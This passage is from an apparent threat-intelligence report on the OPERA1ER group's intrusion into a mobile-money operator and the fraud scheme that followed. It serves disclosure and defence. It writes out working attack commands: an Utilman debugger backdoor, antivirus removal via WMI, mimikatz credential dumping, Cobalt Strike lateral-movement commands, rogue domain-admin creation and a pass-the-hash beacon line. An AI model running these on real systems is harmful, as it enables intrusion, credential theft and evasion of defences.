Once a beacon is deployed the operator has to achieve persistent access to a compromised endpoint. To do that local administrative privileges should be obtained.

The operator uses several techniques to escalate privileges. To bypass UAC fodhelper and token duplication technique are abused: `elevate uac-fodhelper` OR `elevate uac-token-duplication`

To scan the system for local LPE vulnerabilities Sherlock scripts are used (<https://github.com/rasta-mouse/Sherlock>):

```
powershell Find-AllVulns
```

Currently that scanner looks for:

- MS10-015: User Mode to Ring (KiTrap0D)
- MS10-092: Task Scheduler
- MS13-053: NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081: TrackPopupMenuEx Win32k NULL Page
- MS14-058: TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051: ClientCopyImage Win32k
- MS15-078: Font Driver Buffer Overflow
- MS16-016: 'mrxdav.sys' WebDAV
- MS16-032: Secondary Logon Handle
- MS16-034: Windows Kernel-Mode Drivers EoP
- MS16-135: Win32k Elevation of Privilege
- CVE-2017-7199: Nessus Agent 6.6.2 - 6.10.3 Priv Esc

COMahawk exploits were also used:

<https://github.com/apt69/COMahawk> that exploits two vulnerabilities (CVE-2019-1405 and CVE-2019-1322) in UPnP to execute a command as an elevated user. It looks works the following vulnerabilities:

- CVE-2019-1405
- CVE-2019-1322

On x64 systems the operator utilizes Erebus LPE framework <https://github.com/DeEpinGh0st/Erebus> which contains exploits for various vulnerabilities.

Once the vulnerability is found a proper exploit is uploaded onto the system and executed.

To escalate privileges the attacker used following techniques additional to LPE exploits:

- `sc create "WindowsUpdate" binpath= "cmd /c start "C:\Windows\system32\cmd.exe"&&sc config "WindowsUpdate" start= auto&&net start WindowsUpdate`
- `reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Utilman.exe" /v Debugger /t REG_SZ /d "c:\Windows\system32\cmd.exe"`

With that trick the operator can get access to the command prompt with SYSTEM privileges.

Now the operator has SYSTEM access to the compromised endpoint.

Persistence

After privileged access is obtained, the operator uses various ways to make beacons and RATs persistent.


The first persistence mechanism they used was a scheduled task to launch a tool every 5 minutes.

They also launched AnyDesk (<https://anydesk.com/>) to take control of some machines. AnyDesk is a legitimate remote administration tool, which might yield lots of false positives when hunting for it if it is used inside the targeted company.

Once they gained access to some servers, they launched the port-forwarding software ngrok (<https://ngrok.com/>) on the servers to tunnel the RDP port. They could then make RDP connections to these servers from the Internet through the ngrok cloud service. As a means of persistence, they used NSSM (<https://nssm.cc/>) to wrap ngrok and launch it as a service. They used ngrok with a YAML configuration file containing an authentication token and the port to forward. This makes the command line very specific, so the running ngrok can be spotted even if the executable is renamed.

Typical ngrok command line:

```
"C:\Intel\ngrok.exe" start --all --config="C:\Intel\config.yml"
```



NGROK persistence by NSSM utility

Aside from these tools, one of their main tactics was to use the VPN access and administrative proxies with the harvested credentials. It allowed them to connect directly to the network with their machines to perform their malicious actions.

We observed persistence achieved by creating registry key `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Svchost`

Moreover, after elevating privileges the operators abused Windows Management Instrumentation to uninstall AV:

```
1738947006 input 1588327442573 shell wmic product where name=" Security 10.1.2 for Windows Server" call uninstall /
nointeractive
1738947006 task 1588327442573 run: wmic product where name=" Security 10.1.2 for Windows Server" call uninstall /
nointeractive T1059
```

WMI commands to turn off an AV

Reconnaissance and Credential harvesting

Once a beacon is deployed and privileges are escalated the operator starts to analyze the intranet. A massive scan on the network using Advanced IP Scanner was observed to collect more information on the IS and vulnerable opened tcp ports exposed services like RDP, network shares, servers, and workstations name.

For the same purposes portscan command also is utilized:

- portscan: Performs a portscan on a specific target.
- portscan Usage:

```
portscan [ip or ip range] [ports]
```

During the lateral movement phase the main goal of our threat actor is to gain access to the domain controller. To achieve that, they use several tools.

PowerSploit suite (<https://github.com/PowerShellMafia/PowerSploit>) is used to collect more data on AD. This project contains several powershell modules mainly used during pentest in order to test the security of the IT infrastructure. PowerView module is utilized heavily by the operator.

PowerView

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality.

It also implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist. See function descriptions for appropriate usage and available options. For detailed output of underlying functionality, pass the `-Verbose` or `-Debug` flags.

For functions that enumerate multiple machines, pass the `-Verbose` flag to get a progress status as each host is enumerated. Most of the "meta" functions accept an array of hosts from the pipeline.

PowerView description on GitHub

The following commands were executed:

- **Get-NetFileServer** — get a list of file servers used by current domain users.
- **Invoke-UserHunter** — finds machines on the local domain where specified users are. logged into, and can optionally check if the current user has local admin access to found machines.
- **Get-CachedRDPConnection** — queries all saved RDP connection entries on a target host.
- **Find-LocalAdminAccess** — finds machines on the domain that the current user has local admin access to.
- **Get-GPPPassword** — retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.

With help of these scripts the operator obtained servers for target list, exfiltrated passwords and enumerated RDP connections for further usage.

Another tool which is used by the operator is Spray-AD (<https://github.com/outflanknl/Spray-AD>):

Spray-AD, a Cobalt Strike tool to perform a fast Kerberos password spraying attack against Active Directory.

This tool can help Red and Blue teams to audit Active Directory useraccounts for weak, well known or easy guessable passwords and can help Blue teams to assess whether these events are properly logged and acted upon.

When this tool is executed, it generates event IDs 4771 (Kerberos pre-authentication failed) instead of 4625 (logon failure). This event is not audited by default on domain controllers and therefore this tool might help evading detection while password spraying.

[SprayAD description on GitHub](#)

With help of that tool the operator checked retrieved passwords against a user list.

To obtain hashes of logged in users on local machines mimikatz is utilized. Mimikatz is an open-source tool available on github: <https://github.com/gentilkiwi/mimikatz/wiki>. We also observed a use of executable binary, in-memory version using PowerShell using the specific PowerSploit module. Since 2020, the threat actor has massively used the Cobalt Strike framework and through the beacons use the Mimikatz command: `run mimikatz's sekurlsa::logonpasswords` which is followed by `hashdump`

There were also observed usages of some tools from Sysinternals suite like AdExplorer.

The attackers profiled the domain on which the host is located. They used BloodHound to collect more details on the active directory environment in order to identify the attack path on the domain.

BloodHound: Six Degrees of Domain Admin



BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. As of version 4.0, BloodHound now also supports Azure. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

<https://github.com/BloodHoundAD/BloodHound>

Also the attacker used additional tools to intercept passwords and RDP sessions:

- Revealer Keylogger from <https://www.logixsoft.com> : able to record everything that is typed on the keyboard, screenshots of active sessions or applications.
- Nirsoft Remote Desktop PassView: https://www.nirsoft.net/utills/remote_desktop_password.html : used to reveal the password stored by Microsoft RDP Connection inside the .rdp files
- rdpthief - <https://github.com/0x09AL/RdpThief>
- safetykatz - <https://github.com/GhostPack/SafetyKatz>
- hivejack - <https://github.com/Viralmaniar/HiveJack>
- logonscreen - fake login screen
- SharpWeb - <https://github.com/djhohnstein/SharpWeb> retrieves saved logins from Google Chrome, Firefox, Internet Explorer and Microsoft Edge

To force users to enter their credentials while a keylogger is launched or to get passwords in memory the attacker locked a workstation by executing command `rundll32.exe user32.dll, LockWorkStation` followed by `mimikatz's misc::memssp`.

The arsenal of tools used by the attackers were used as is. No particular obfuscation used to hide these tools.


Lateral movement

OPERA1ER executed `Invoke-EternalBlue` command via Cobalt Strike framework. This command utilizes security issues patched by MS17-010. Interestingly that in 2021 these exploits are still relevant and the operator uses that way commonly.

In the first phase during 2019, lateral movement was performed using classical TTP like `RDP`, `PSEXec`, `PowerShell Remoting` and `WinRM`.

In the second phase during 2020 lateral movement was massively performed using the Cobalt Strike framework using SMB Beacon. They seem cautious about their technique used during this lateralisation stage making their detection difficult. Multiple rebounds in order to mask the origin servers.

When the Cobalt Strike framework is used by attackers, they execute the `PsExec_psh` command for lateral movement. On the targeted host a service was created (`event_id 7045`) and a base64 encoded command was run (SMB Beacon).



Windows event log

The following commands of Cobalt Strike were run to spawn new beacons on remote hosts:

- `jump psexec_psh`
- `jump psexec`
- `jump psexec64`
- `jump winrm64`
- `jump winrm`

During our observations by decoding the different base64 payloads we identified the named pipes with the same naming convention starting with the status pattern

(\\.\pipe\status_43a3,\\.\pipe\status_8dd6,\\.\pipe\status_70f5...).

Domain administrators

The operators created their own domain administrator accounts which were used later for accessing the infrastructure and for lateral movement purposes.

```
net user /domain Admins Sb021015 /add
```

```
net group /domain "Domain Admins" Admins /add
```

```
net group /domain "RDP_Admin" Admins /add
```

```
net localgroup Administrateurs guichet6 /Add
```

```
net user Update Sb021015 /add
```

```
net localgroup Administrators Update /add
```

```
net localgroup "Remote Desktop Users" Update /add
```

Usually they create the following users:

- Admins
- Update
- guichet6
- Snoopy123

Final phase

Backend access

This part will focus on how OPERA1ER learns about digital money backend operation, how it harvests targeted credentials and finally how it evades security mechanisms in place.

Long term spying

Understanding mechanisms and how back-end operations work on such a platform requires a specific knowledge as described in the next part. It requires identifying key people involved in the process, protection mechanisms in place, links between back-end platform operations and end-users operation (cash withdrawal).

We estimate that the threat actor may have learned part of this knowledge from insiders but also possibly by themselves. This assumption is based on the following facts:

- There was almost 1 year between first intrusion associated with this threat actor and the final operation
- Heavy use of spying tools like NanoCore screen spying technology and RDP Wrapper Library by Stas'M* <https://github.com/stascorp/rdpwrap> to shadow RDP sessions

On the ground that our analysis is based on forensic artefacts gathered almost 1 year after the first intrusion we cannot be pretty confident on this assumption. Nevertheless, the event's timeline indicates that the threat actor spent a lot of time preparing and planning this operation.

Backend credential harvesting

The digital money backend used by the attacker to transfer money and allow cash withdrawal has its own identity and authentication directory. User's logins are different from those used for Active Directory authentication. Back-end provides a web HTTPS frontend for user access with login, password authentication.

As it will be described in next part the threat actor needed three different accounts with different profiles to perform fraudulent operations. Once it has identified targeted accounts the threat actor compromised workstations of associated users and installed the NanoCore RAT client. NanoCore provides a keylogging feature out of the box which has been used by the threat actor to steal back-end user's login and password.

For this purpose the threat actor installed a dedicated "on premise" NanoCore C2 Server on a locally compromised Windows Server inside the victim network. This NanoCore C2 server was deployed one week before the fraud and seems to only serve for this specific task (i.e. back-end credentials stealing).


Forensic analysis of this host shows that the threat actor accessed keylog files the day of deployment and then the last two days before fraud. We did not identify a specific reason for this local C2 deployment. One of the hypotheses is that the threat actor wanted to increase and secure C2 availability to guarantee credential harvesting in this critical step of the attack. As it will be described in the next chapter, the final fraud operation required a lot of preparation with several people involved in the field. The unavailability of up to date credentials in the last step of the attack would have had a strong impact on a lot of people.

Banking fraud operation

The digital money platform has several system controls to prevent fraud and other abuses. One of the main controls consists of having various levels of access rights for the approval of a mobile money transaction. This is applied at each & every level in the user's hierarchy, from customer to distributor/ partner and operator transactions. A user is normally not allowed to cumulate two or more levels of access rights.

For example, a distributor's order to purchase a stock of digital money from the Operator for resale to end-users usually requires different levels of approval by different Operator Users known as Channel Administrators (CHADM). Upon receipt of the distributor's purchase order, a purchase request is initiated by one channel administrator (CHADM with his personal login credentials) in the system. This request will then be submitted to another CHADM (with his personal login credentials) for a first level approval and finally once payment of the order has been received into our bank account & confirmed, a final approval is made by another CHADM after which the digital money ordered is credited into the distributor's account. This is the basis of the segregation of duties principle so prevalent in all banking activities.

Moreover, the digital money platform is also structured in a three-tiered architecture of different types of accounts which are allowed to do different types of transactions. A quick illustration is shown below:




Payment system scheme

Similarly, mobile wallets are classified in 3 different groups or levels of accounts; these are:

- Operator Accounts
- Channel User Accounts
- Subscribers Accounts


The money flow is illustrated below:



In the case of the banking fraud, once the threat actors have got access to internal systems, using the various attacks as described above, they managed to read (via Keylogger infections of workstations) and therefore steal, the login credentials (login details & password) of various key operator users responsible for the initiation, approval level 1 and approval level 2 of digital money for the movement / transfer of digital money in the system. The threat actors targeted Operator accounts which contained large amounts of digital money then using the stolen credentials transferred the digital money into Channel User accounts which they control & thereafter moved the stolen funds into a number of mule/ subscriber's accounts which they either control or coordinate. Finally, the funds are withdrawn from the system in cash via a network of ATMs. Here clearly the attack and theft of funds were possible because the bad actors managed to accumulate different levels of access rights to the system by stealing the login credentials of various operator users.

Various tactics were used to enable the fraud to be carried out in the shortest possible way. These include the use of API's specially designed for doing bulk debits from Operator Accounts and credits to Channel accounts and automating the USSD commands for transferring the stolen funds from the Channel Accounts into the mule accounts for subsequent cash-outs.

This following diagram explains each step of the threat actors' attack.




Cashout scheme

The fraudsters first identify target accounts with a high value by searching through the payment system's account database. They then transfer the money from these high value accounts to a small number of accounts they control. The fraudsters repeat the transactions multiple times to ensure each transaction is within the limits allowed by the system. Once the high value accounts are emptied, they distribute the stolen money to a large number of mule accounts that are used to withdraw the money from ATMs and/or point of sales.

Alternatively, fraudsters can send the stolen money to accomplice accounts in another country where the money will be withdrawn using a local mule network.

We also tracked the timeline of the attack which appears as follows:



Timeline of attack

In one case, a network of more than 400 mule subscriber accounts were used to quickly cash out stolen funds mostly done overnight via ATMs. Thus, it is obvious that the attack was very sophisticated, organised, coordinated, and planned over a long period of time.

We found that the mules, which are subscribers accounts used to carry out the last leg of the fraud, have been recruited up to 3 months in advance. They consisted of both new and old accounts. A proportion of the mule accounts were new activations on the digital money platform using a web portal. We suspect these accounts have been subscribed by the bad actors or their accomplices. The portal allows subscribers to open a light account with limited KYC requirements until the submission, checking and validation of all the full KYC requirements, when the account will be opened in full, with much higher limits on transaction volume and value and balance limits. Most of the new accounts had not registered any digital money transaction until the fraud happened.

There were also many accounts which seem to have been opened by genuine subscribers and operating legitimately until after sometime, they went into a dormant state. Thereafter they were reactivated and used in the fraud. At last we have seen cases where some digital wallets have been recovered (we could not establish if this was the result of fraudulent activity or not) via a change in the SIM card commonly known as SIM Swap.

Regarding the Channel User accounts used in the second leg of the attack; these types of accounts are normally allocated to registered distributors/sub-distributors, retailers etc. in the distribution channel. The threat actors managed to get a few unused accounts from our top well-known distributors, which have not been involved in any fraudulent activity. We suspect that the bad actors might have corrupted the retail agents of those distributors to get hold on unused or dormant Channel User accounts or that there was some sort of collusion between the Retail agents and the bad actors. Following this observation, all unused &/ or dormant Channel User accounts have been purged from the system.

Technical focus

Orange CERT-CC team shared with Group-IB some tips to be used to easily detect SMB Beacons with your SIEM as well as particular code found in the Auto-It packer being a great example of opsec fail.

SMB Beacon

In order to facilitate this lateralization in the compromised network, the threat actor uses the software used by red teams during penetration tests, namely the Cobalt Strike framework. In our Case, this framework was used to deploy some « listeners » on compromised host (Workstations and mainly Domain Controllers).

To deploy those listeners, the framework offers several techniques like SMB, http or DNS beacons. The threat actor used a lot of SMB beacons, allowing attackers to perform pivoting attacks from server to server in compromised infrastructure.

The SMB beacon offers the advantage of being drowned in the SMB traffic of the Microsoft network legacy SMB traffic making detection more difficult.


```

EventLog X | Beacon 192.168.42.142@4036 X | Credentials X | Beacon 192.168.42.141@10212 X | Beacon 192.168.42.142@2268 X
[+] host called home, sent: 16 bytes
beacon> revzself
[+] Tasked beacon to revert token
beacon> pth NTP80\Administrateur 1783e2c8012939c3cd7068b33800ae3
